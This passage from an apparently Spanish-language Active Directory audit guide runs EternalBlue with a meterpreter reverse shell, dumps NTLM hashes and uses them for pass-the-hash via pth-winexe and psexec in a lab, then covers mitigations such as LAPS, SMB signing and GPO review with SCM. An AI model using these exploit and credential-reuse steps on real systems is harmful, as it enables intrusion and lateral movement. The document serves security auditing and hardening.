   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               10.0.80.232      yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           fakeorg          no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.80.6        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figura 49 Configuración de eternalblue

Para el lanzamiento del *exploit* solo se debe ejecutar el modificador run y automáticamente ejecuta el código malicioso mientras que el *payload* será el responsable de establecer la comunicación entre la máquina víctima y el atacante.

```
[*] 10.0.80.232:445 - CORE raw buffer dump (53 bytes)
[*] 10.0.80.232:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.80.232:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 10.0.80.232:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 10.0.80.232:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 10.0.80.232:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.80.232:445 - Trying exploit with 17 Groom Allocations.
[*] 10.0.80.232:445 - Sending all but last fragment of exploit packet
[*] 10.0.80.232:445 - Starting non-paged pool grooming
[+] 10.0.80.232:445 - Sending SMBv2 buffers
[+] 10.0.80.232:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.80.232:445 - Sending final SMBv2 buffers.
[*] 10.0.80.232:445 - Sending last fragment of exploit packet!
[*] 10.0.80.232:445 - Receiving response from exploit packet
[+] 10.0.80.232:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.80.232:445 - Sending egg to corrupted connection.
[*] 10.0.80.232:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.0.80.232
[*] Meterpreter session 1 opened (10.0.80.6:4444 -> 10.0.80.232:49195) at 2018-09-03 18:10:58 +0200
[+] 10.0.80.232:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.80.232:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.80.232:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figura 50 Conexión satisfactoria de *exploit*

Lo primero que se debe verificar es información básica de la máquina, para ello se utiliza el comando sysinfo que provee meterpreter.

```
meterpreter > sysinfo
Computer        : FENDER
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_ES
Domain          : FAKEORG
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figura 51 Ejecución de sysinfo sobre máquina Fender

El siguiente paso de un atacante, sería obtener todos los hashes existentes dentro de la máquina con el objetivo de "pivotar" o realizar tareas de post-explotación. El primer paso para lograr este objetivo es utilizar el comando "*hashdump*" de meterpreter.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:5a6192a153fed91deccdd27c5cd5dbc0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figura 52 Volcado de hashes con *hashdump*

Como se observa en la imagen superior aparecen los hashes encontrados en la máquina vulnerada encontrando la contraseña de Administrador y de invitado (cuentas locales, no de dominio). Para verificar la posibilidad de realizar *pass the hash*, se va a proceder a realizar el acceso al sistema mediante la herramienta de Kali pth-winexe, esta herramienta de *post-exploiting* permite el acceso generando un "ruido" menor que un *exploit* orientado a este objetivo como psexec.

El comando necesario para realizar esta tarea verificando el acceso al sistema sería el siguiente:

```
Pth-winexe -U Administrador%hash //ip_victima cmd
```

```
root@kaliHotWheels:~# pth-winexe -U Administrador%aad3b435b51404eeaad3b435b51404ee:5a6192a153fed91deccdd27c5cd5dbc0 //10.0.80.232 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Versi n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>hostname
hostname
Fender

C:\Windows\system32>
```

Figura 53 Pass-the-hash con pth-winexe

El otro mecanismo por el que validar la posibilidad de *pass-the-hash* es a través del *exploit* psexec, comentado con anterioridad, es mucho más fácil de ser identificado por un sistema de detección de intrusiones, no obstante, ofrece muchas más funcionalidades a un atacante.

```
root@kaliHotWheels: ~
   Name                Current Setting                                                Required  Description
   ----                ---------------                                                --------  -----------
   RHOST               10.0.80.232                                                    yes       The target address
   RPORT               445                                                            yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                               no        The service display name
   SERVICE_NAME                                                                       no        The service name
   SHARE               ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or
a normal read/write folder share
   SMBDomain           .                                                              no        The Windows domain to use for authentication
   SMBPass             aad3b435b51404eeaad3b435b51404ee:5a6192a153fed91deccdd27c5cd5dbc0  no        The password for the specified username
   SMBUser             Administrador                                                  no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.80.6        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.80.6:4444
[*] 10.0.80.232:445 - Connecting to the server...
[*] 10.0.80.232:445 - Authenticating to 10.0.80.232:445 as user 'Administrador'...
[*] 10.0.80.232:445 - Selecting PowerShell target
[*] 10.0.80.232:445 - Executing the payload...
[+] 10.0.80.232:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.0.80.233
[*] Meterpreter session 1 opened (10.0.80.6:4444 -> 10.0.80.233:50450) at 2018-09-04 17:10:02 +0200

meterpreter >
```

Figura 54 Ejecución de psexec

La potencia y el peligro de no limitar correctamente este tipo de ataques es la capacidad que se le otorga a un atacante para pivotar entre diferentes máquinas. Un ejemplo sería si el atacante quisiese con las credenciales capturadas acceder a otra máquina de la infraestructura de *Active Directory*.



Figura 55 *Pivoting* hacia servidor WSUS

Se observa cómo existe la posibilidad de pivotar con las credenciales capturadas en la máquina Fender, hacia la máquina Swtich que es donde se encuentra desplegado el servicio de WSUS. En este sentido, la capacidad de *pass-the-hash* no solo permite la entrada con solo los hashes del sistema, sino que se identifica otra mala práctica entre los administradores de sistemas y común entre las organizaciones, el uso de la misma contraseña de administración local en las diferentes máquinas de la infraestructura de *Active Directory*.

Para finalizar el ataque de forma satisfactoria de forma final se debería de intentar acceder a un *Domain Controller*, tarea relativamente sencilla una vez conseguido el acceso a una máquina, no obstante, los administradores locales están deshabilitados en dichas máquinas por lo que habría que encontrar un proceso ejecutado por un administrador o usuario de dominio para poder capturar las credenciales a través de Mimikatz.

Una vez demostrada la capacidad de *pass-the-hash* sobre la infraestructura de *Active Directory* el consultor de seguridad debe evaluar las posibilidades de mitigación de esta vulnerabilidad, así como las posibles contramedidas existentes.

La primera de estas soluciones pasa por establecer una política corporativa que limite el uso de las mismas contraseñas de administración local sobre los diferentes servidores. Una infraestructura con una complejidad en cuanto a número de máquinas desplegadas incrementa la dificultad por parte de los administradores para garantizar el cumplimiento de la política. En este sentido, existen herramientas gratuitas como LAPS *(Local Administrator Password Solution*), la cual proporciona un almacenamiento centralizado de las contraseñas de administración local. Los administradores de dominio determinan qué usuarios (administradores de *helpdesk*, administradores de sistemas, etc.), tienen permitido la lectura de este repositorio de claves. [22]

La solución para evitar el uso de técnicas *pass-the-hash* pasa por las siguientes medidas dentro de la infraestructura de *Active Directory*: [20]

- Evitar el acceso a cuentas de administración (locales o de dominio) salvo desde equipos de confianza y aislados a nivel de red.
- Restricción de las conexiones de red entrantes aplicando las políticas de firewall local necesarias que solo permitan las conexiones entrantes de confianza.
- Uso de soluciones de seguridad que detecten y limiten este tipo de acceso a partir de análisis de firmas (pth-winexe y psexec son aplicaciones cuyas firmas se encuentran almacenadas por la mayoría de soluciones antivirus y anti-malware).

4.3.3. Revisión de políticas sobre SMB

El protocolo SMB es, como se ha comentado con anterioridad, uno de los objetivos más comunes por parte de un atacante ya que, desde su publicación han aparecido diferentes vulnerabilidades que afectan a este protocolo. Lo primero que se ha de tener en cuenta que la versión de SMB puede ser administrada y limitada por medio de políticas, pudiendo así limitar cualquier tipo de actividad por parte de un atacante de negociar una versión inferior del protocolo y vulnerar la confidencialidad, integridad y disponibilidad del mismo.

En este sentido, durante una revisión de *Active Directory* se debe validar la existencia de políticas que limiten el uso de SMBv1 por parte de las aplicaciones e identificar planes de acción para migración de protocolos en versión 1 y 2 hacia versiones superiores, actualmente, la versión 3.

Otro de los detalles importantes del protocolo SMB es la firma del tráfico. Una vulnerabilidad común dentro de infraestructuras de información es que no exista una política orientada a exigir la firma del certificado. Para poner en contexto, que no exista por política la firma del protocolo SMB sobre una infraestructura de *Active Directory* deriva en que las máquinas bajo dominio no soliciten el tráfico firmado entre cliente-servidor, por tanto, si la firma SMB no se requiere en la comunicación, éstas, se ejecutan sin firma y por tanto cualquiera podría establecer una comunicación activa con el parque tecnológico.

Analizando los datos obtenidos mediante el análisis de vulnerabilidades con Nessus se observa cómo esta vulnerabilidad es recurrente en las distintas máquinas de la infraestructura.



Figura 56 Vulnerabilidad SMB *Signing not required* en Nessus

Se observa en la imagen superior cómo las máquinas Fender y Switch (Windows 2008 R2 y WSUS), servidores miembros, no requieren de la firma SMB cuando se establece la comunicación con ellos.

Para mitigar esta vulnerabilidad habría que editar todas las políticas existentes sobre la firma SMB en las políticas de la infraestructura de *Active Directory*, para ello, se debe de configurar accediendo a la GPO y dentro de la misma, a la siguiente ruta: "computer configuration\Windows Settings\Local Policies\Security Options"



Figura 57 GPO para la firma del tráfico SMB

Una vez dentro, se deben de configurar cada una que indique "*Digitally sign communications*", tanto para clientes, servidores y comunicaciones.

4.3.4. Revisión global de GPO

Las GPOs son de una complejidad elevada al existir un gran número de sistemas y una diversidad en cuanto al número de políticas, en este sentido, existen las guías del CIS que proporcionan buenas prácticas en el diseño de las políticas corporativas sobre la infraestructura de *Active Directory*. No obstante, esto sigue resultando una tarea repetitiva por lo que, existen herramientas para ayudar a la validación ágil de este tipo de elementos.

En este sentido, existen herramientas de validación automática de políticas como SCM (*Security Compliance Manager)*. SCM proporciona la posibilidad de comparar las GPOs existentes en una infraestructura de *Active Directory*, la comparación es realizada a partir de las guías del CIS, no obstante, si una organización tiene sus propias guías de bastionado por particularidades de la infraestructura o para cumplir con las necesidades de negocio se pueden cargar también de forma sencilla.

Adicionalmente, existe otro software orientado al *compliance* de políticas o software orientado a labores de seguridad que incluyen funcionalidades con el objetivo de validar políticas organizativas, existe software como Bigfix (IBM) que incorpora la validación automática de las políticas de todos los servidores miembro y *end-points* del dominio. Otra herramienta, pero más centrada en *end-points* es endpoint manager (Symantec), la cual, es capaz de validar y aplicar políticas incluso a dispositivos en movilidad geográfica de la organización.

La herramienta SCM puede ser descargada de forma gratuita siguiendo el siguiente enlace: https://www.microsoft.com/en-us/download/confirmation.aspx?id=53353

Una vez seguido el proceso de instalación habitual del software se inicia y solicita actualizar las listas de guías de bastionado (en caso de incorporar novedades o realizar nuevas recomendaciones por parte de guías del CIS vienen indicados en este apartado). Es importante destacar que la instalación debe ser realizada en un equipo diferente a los *Domain Controller*.



Figura 58 Pantalla de inicio SCM

Una vez finalizada la instalación se pueden cargar las GPOs de una infraestructura de *Active Directory*. Es importante tener en cuenta que las restricciones de un *Domain controller* son diferentes a la de un *end-point*, las guías del CIS tienen estas particularidades en cuenta. En caso de que la organización posea sus propias guías o *baselines* de bastionado se debe solicitar para evaluarlas de forma automatizada en la herramienta.

Para evaluar si las GPOs de una organización cumplen con los principios de seguridad estipulados se debe solicitar al cliente o la organización auditada la *Default Domain Policy* y la *Default Domain Controllers Policy* como mínimo, en caso de una mayor granularidad se deben establecer las pautas y el alcance de la revisión ya que ello incrementaría de forma considerable el tiempo de revisión dentro del proyecto.



Figura 59 *Default Domain Policy* sobre la infraestructura de *Active Directory*

Para realizar la extracción de una GPO se debe entrar a la herramienta *Group Policy Managment*, existente en cualquier *Domain controller* de la infraestructura de *Active Directory*. Una vez dentro de la herramienta se deben seleccionar aquellas GPOs que se desean evaluar y seleccionar la opción de *Backup*, con ello solicita una ruta y un nombre para exportar el archivo.



Figura 60 Exportación de GPO

Una vez con la GPO exportada solo hay que solicitar al cliente que nos envié esa extracción para poder evaluarla de forma local y sin necesidad de tener que revisar los datos sobre *Domain* controllers en producción.

Una vez obtenidas las GPOs para poder analizarlas en local, se debe proceder a cargarlas dentro de SCM (u otra herramienta considerada por el consultor de seguridad).



Figura 61 Carga de GPO a la herramienta SCM

Una vez cargada la política se debe realizar una comparación con las guías de bastionado descargadas del CIS o con las "*cumstomizadas*" de la organización auditada.



Figura 62 Comparativa en SCM con las *compliance baselines*

Una vez realizada la comparación entre diferentes políticas, se visualizan las políticas que difieren en ambas, las que son iguales y las que están tanto en una o en otra guía, en caso de que existan políticas que no estén incluidas en la organización se debe realizar una recomendación para la incorporación de la misma.

Una vez diseñadas las medidas pertinentes sobre mejora de GPOs pueden existir problemas al intentar modificar políticas, a este efecto se le conoce como "*tattoed policies*". En este sentido, ciertas políticas pueden causar un efecto contrario al esperado sobre el propio sistema o causar problemas de compatibilidad con otros sistemas o componentes de la red. Para evitar este tipo de situaciones, se debe seguir un proceso de "vuelta atrás" que garantice que los efectos adversos provocados por la configuración no persistan en el tiempo.

En ciertas ocasiones, las políticas desplegadas pueden quedar almacenadas en los registros del sistema operativo, de forma que, aunque se deshabilite la GPO, el cambio sigue teniendo efecto sobre el sistema destino.

En caso de que la política/configuración quede persistente en los registros del sistema operativo es necesario eliminarla de forma manual o automática accediendo al registro del sistema destino.

Para la eliminación manual, hay que eliminar la configuración de los siguientes directorios dependiendo de la política:

```
HKLM\Software\Policies\Microsoft
HKCU\Software\Policies\Microsoft
HKCU\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies
```

Para el borrado de forma automática, se puede utilizar PowerShell a través del siguiente comando:

```
Remove-GPRegistryValue -Name NAME -Key KEY -valueName POLICY
```

En el comando anterior, "NAME" es el nombre de la GPO, KEY es la clave del registro que se necesita modificar y POLICY es el nombre del valor del registro que se desea eliminar.

